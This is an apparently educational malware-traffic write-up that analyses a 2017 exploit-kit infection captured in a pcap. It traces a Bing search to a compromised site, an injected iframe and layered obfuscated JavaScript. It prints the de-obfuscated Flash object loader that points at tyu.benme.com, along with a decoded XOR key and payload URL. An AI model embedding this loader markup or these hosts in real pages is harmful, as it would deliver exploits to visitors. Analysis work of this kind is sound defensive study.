analyseme#01

Filovirid
filovirid@protonmail.com

December 26, 2019

1 Question

You can find the file related to the question at analyseme_01.zip.
Answer the following questions:

1. What was the date and time of the infection?
2. What is the MAC address of the infected Windows computer?
3. What is the IP address of the infected Windows computer?
4. What is the host name of the infected Windows computer?
5. What exploit kit was used to infect the user's computer?
6. What compromised website kicked off the infection chain of events?
7. Before the Windows computer was infected, what did the user search for on Bing?
8. What are the indicators of compromise (IOCs) from the pcap?
9. Can you extract and de-obfuscate the exploit kit?

2 Objectives

The learning objectives of this question is to:

1. Learn how to work with Wireshark
2. Analysing .pcap files.
3. Understanding the infection chain and exploit kits.

3 Answer

Before diving into the answer, first we must understand some basics of exploit kits and their ecosystems.

3.1 Exploit kit ecosystem

Figure 1, shows the ecosystem of a typical exploit kit. The first step occurs when legitimate users visit a completely legitimate but compromised website. They are not aware of the fact that the website has been compromised. Therefore, They just visit the website like any other benign website they visit everyday. Inside the compromised website, there is an iframe (HTML tag) which has been injected by attackers to initiate their attack. The iframe tag is not malicious by itself, yet, it redirects users to another page called **landing page**. It is possible that redirection happens several times to several landing pages (depends on the complexity of the attack vector). The landing page is responsible for fingerprinting the user's browsers, i.e., by specifying the *User-Agent* string, installed *plugins*, and, *extensions* on victim's browsers. After profiling user's device for any possible vulnerable extension, plugin or any type of vulnerability in the browser itself, the landing page redirects users to miscreant's server and that server sends back the payload to the victim. The payload executes on the victim's device and then (most of the time), it downloads the real malware file into the victim's computer and executes it.

That's it. This is the role of exploit kits in the malware infection chain. While it seems like the whole process is very easy, it is not. Exploit kits are super elusive. It is difficult to catch them because of the several defense techniques they use. For example, some exploit kits only serve the real malicious code to victims from specific countries. Some exploit kits only



Figure 1: Exploit kit ecosystem

serve the data one time per IP (e.g., if you send two requests with one IP address, the second request will receive nothing).

3.2 Answering questions

Now that we know what exploit kit is, let's solve the problem. The first step is to open the .pcap file with Wireshark. After opening the file and filtering HTTP traffic (just by typing 'http' in the filter input section and pressing enter), by looking at the host name of requests, you will see that there are different HTTP requests to different hosts. Looking at the most common values, you see:

- bing.com
- homeimprovement.com
- tyu.benme.com
- p27dokhpz2n7nvgr.1jw2lx.top

while We are not always going for most common values, it could be a nice start to analyse a pcap file (it is not always the case though). From the hostnames we can see that probably the user searched for something using Bing search engine and then go to another page as the result of the search.

Let's see how Bing search works: If you search something using bing and look at the requests sent to the server, you will see something like this:

Figure 2: Suspicious iframe tag inside the HTML code of compromised website.

$https://www.bing.com/search?q=this+is+the+search+string\&form=....$

So, if you search inside the packets in wireshark using search button for '**search?q=**', you will find one requests which shows you that the victim searched for this string using Bing:

GET /search?q=home+improvement+remodeling+your+kitchen&qs=n\& form=QBLH&sp=-1&pq=home+improvement+remodeling+ your+kitchen&sc=0-40&sk=&cvid=194EC908DA65455B9E9A98285A33132B

Now we know that the victim searched for 'home improvement remodeling your kitchen' string (the answer to the seventh question).

If you follow the HTTP requests you will find out that the victim chose to click on one of the search results and visited 'homeimprovement.com' website (frame #2632 time 2017-01-27 22:54:41). Right click on the record and follow HTTP stream you will see a suspicious iframe tag (Figure 2).

Although we are not sure if 'homeimprovement.com' is compromised, still there is more chance that this domain is compromised than being malicious. If you look at the registration date of the WHOIS data, you see that it has been registered back in 1995. In addition, if you search the domain name in Google for "site:homeimprovement.com", you will see that it returns a few number of results which means that the domain is almost (kind of) popular. Maintaining a domain name for a long time (like this one for about 25 years!!!) is waste of time for attackers. So we can safely say that this is a



Figure 3: Heavily obfuscated JavaScript code.

compromised domain not maliciously registered one. The iframe part of the HTML tag is suspicious and what we can do here is to google the domain name of the iframe to see what we get. After googling, we have a lot of result related to exploit kits, malware analysis and so on. Although this is not a completely right way to solve the problem, still searching and investigation play an important role in solving such problems. Therefore we know that something is wrong with this *benme.com* website but let's take a look at the other requests for this domain.

Looking at frame #2937 (time 2017-01-27 22:54:43), and then follow the HTTP stream of this request, you will see a very long, heavily obfuscated JavaScript code inside one of the requests to the server (Figure 3).

The reason to obfuscate JavaScript code is not to make it difficult for analysts to read it but to make it hard for machine learning classifiers to detect the malicious part of the code. I will show how easy it is to read this code.

First, using Wireshark, dump the http request and save it in a file called 'http_dump.html' (to dump a file in wireshark, from the 'file' menu choose 'export objects' and then choose 'http' and then select the request you want to dump and save it wherever you want).

Open the file in your favorite editor and just take a quick look at the human readible part of the code (there are lots of non-ascii code in this file but don't worry those are not interesting for us). What we are looking at is a function like 'eval' or a variable like 'document' or a method like 'document.write'. It does not matter how obfuscated the code is because at



Figure 4: De-obfuscating JS code.

some point, no matter how hard miscreants try to make the code complicated, they still need to use a valid JS function to either write the code as part of the HTML body or evaluate the code using 'eval' function in JavaScript. That's why we just need to find one of these methods or functions. You should mostly look at the bottom of the code to find these functions. Therefore, in this case, first search for the string '</script>' in the code (you will find 2 results). Looking at the code around the '</script>' term, you will see a code like in Figure 4.

Just before the term "</script>", you see three JS command seperated by semicolon:

- ERwvCzRBzl="l";
- FqZIW=this[((14523)?"ev"+"sQfa"[HImUmbklKL](3):"")+ERwvCzRBzl];
- FqZIW/*sk*/(PcxVRnzjZS);

The first line is a variable "ERwvCzRBzl" which equals to 'l'. The second line seems like a complicated one. We know that "HImUmbklKL" is not a valid JS function, so we search for it in the file and we find the following line:

- HImUmbklKL = (/*gf*/"su"+/*gf*/"bs")+/*gf*/"tr";

This is just a string with 3 junk comments in between to make it hard to read. If you don't understand it just install nodejs and copy-paste this line in nodejs command line to see the result (Figure 5). Now we know this complicated string (HImUmbklKL) is nothing more than a simple 'substr' method. Now if we pass the second line to Nodejs, we can find the interesting part as shown in figure 6.

We just managed to find the 'eval' function which means we are almost done. So we know that last line (FqZIW/*sk*/(PcxVRnzjZS);) is nothing more than evaluating the code inside the 'PcxVRnzjZS' variable. Just change the 'eval' function to 'console.log' (for all the matches you found) and then open the file in Firefox and press F12 (or ctrl+shift+k) and look at the



Figure 5: Using Nodejs to de-obfuscate JS code (substr function).



Figure 6: Using Nodejs to de-obfuscate JS code (eval function).

printed string on the console. What you see should be something like Figure 7.

As you can see, we just ended up with another obfuscated code. So, This is a two layer (or maybe more) obfuscated JS code and we can repeat all the above mentioned step again and again until we find the final non-obfuscated JS code.

Figure 7: Using Firefox console to see the de-obfuscated JS code.

So the final de-obfuscated JS code is shown in Figure 8. As you see, it is a flash object that the miscreant tried to attach it to the page. In this stage, since we are not sure what this flash object is, we need to google it, hopefully we can find something useful (we know that it is related to some kind of flash object vulnerability, but we want to make sure and find the exact vulnerability).

So, after googling the HTML code, I found a vulnerability in exploit-db.com website which seems to be related to our HTML code. you can check the vulnerability here.

Now let's check the obfuscated 'param' value passed to the flash object. Figure 9, shows the hex value and de-obfuscated version of it in ipython3. It starts with 'gexywoaxor', then a URL and finally the 'User-Agent' of victim's browser. Googling the first term shows that 'gexywoaxor' term is the 'xor' key for the downloaded payload (which I was not able to find) and the second parameter is the URL to download the malware itself or another payload.

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowscriptaccess="always" width="13" height="13">
    <param name="movie" value="http://tyu.benme.com/?biw=Amaya.
126qv100.406m1g9g5&amp;ct=Amaya&amp;tuif=2927&amp;q=zn3QMvXcJwDQDoTGMvrESLtEMU_QA0KK2OH_76qyEoH9JHT1vrTUSkrttgWCelr&amp;oq=
83fn61.406z8s0i4&amp;br_fl=4442"><param name="play" value="true">
    <param name="FlashVars"
value="iddqd=67657879776f61786f72222022687474703a2f2f7479752e62656e6d652e636f6d2f3f7975733d5365614d6f6e6b65792e313135757638302e343
[if !IE]>-->
    <object type="application/x-shockwave-flash" data="http://tyu.benme.com/?biw=Amaya.
126qv100.406m1g9g5&amp;ct=Amaya&amp;tuif=2927&amp;q=zn3QMvXcJwDQDoTGMvrESLtEMU_QA0KK2OH_76qyEoH9JHT1vrTUSkrttgWCelr&amp;oq=
83fn61.406z8s0i4&amp;br_fl=4442" allowscriptaccess="always" width="13" height="13">
    <param name="movie" value="http://tyu.benme.com/?biw=Amaya.
126qv100.406m1g9g5&amp;ct=Amaya&amp;tuif=2927&amp;q=zn3QMvXcJwDQDoTGMvrESLtEMU_QA0KK2OH_76qyEoH9JHT1vrTUSkrttgWCelr&amp;oq=
83fn61.406z8s0i4&amp;br_fl=4442">
    <param name="play" value="true">
    <param name="FlashVars"
value="iddqd=67657879776f61786f72222022687474703a2f2f7479752e62656e6d652e636f6d2f3f7975733d5365614d6f6e6b65792e313135757638302e343
<![endif]--><!--[if !IE]>-->
</object><!--<![endif]-->

</object>"
```

Figure 8: Final de-obfuscated JS code.

```
In [3]: a = '''67657879776f61786f72222022687474703a2f2f7479752e62656e6d652e636f6d2f3f797
   ...: 5733d5365614d6f6e6b65792e313135757638302e3430366e3462336c312662725f666c3d3231303
   ...: 626747569663d353031352663743d5365614d6f6e6b6579266f713d585f66556c4c3741425041757
   ...: 9324579414c515a6e6c596b495531495138666a36333058577755575a3070445271784f396151744
   ...: 35f70436c5362683732772662697 73d5365614d6f6e6b65792e3938756936332e343036633663366
   ...: e3526713d7a6e6a514d7658634a774451446f54474d767245534c74454d556a5141304b4b324f485
   ...: f37366579456f48394a48543176725055536b727474675743656c722220224d6f7a696c6c612f352
   ...: e3020285831313b205562756e74753b204c696e7578207838365f36343b2072763a37302e3029204
   ...: 765636b6f2f323031303031303120466972656 66f782f37302e302200000000'''

In [4]: ''.join([chr(int(a[x:x+2],16)) for x in range(0,len(a),2)])
Out[4]: 'gexywoaxor" "http://tyu.benme.com/?yus=SeaMonkey.115uv80.406n4b3l1&br_fl=2106&t
uif=5015&ct=SeaMonkey&oq=X_fUlL7ABPAuy2EyALQZnlYkIU1IQ8fj630XWWUWZ0pDRqxO9aQtC_pClSbh72w
&biw=SeaMonkey.98ui63.406c6c6n5&q=znjQMvXcJwDQDoTGMvrESLtEMUjQA0KK2OH_76eyEoH9JHT1vrPUSk
rttgWCelr" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
"\x00\x00\x00\x00'

In [5]:
```

Figure 9: Hex value passed to flash object decoded in python3

4 Conclusion

Since the sample was from 2017, we are not able check all the possibilities and/or download the real malware file for further analysis but so far, I guess

we did a good job by at least finding the vulnerability, IOC and infected machine.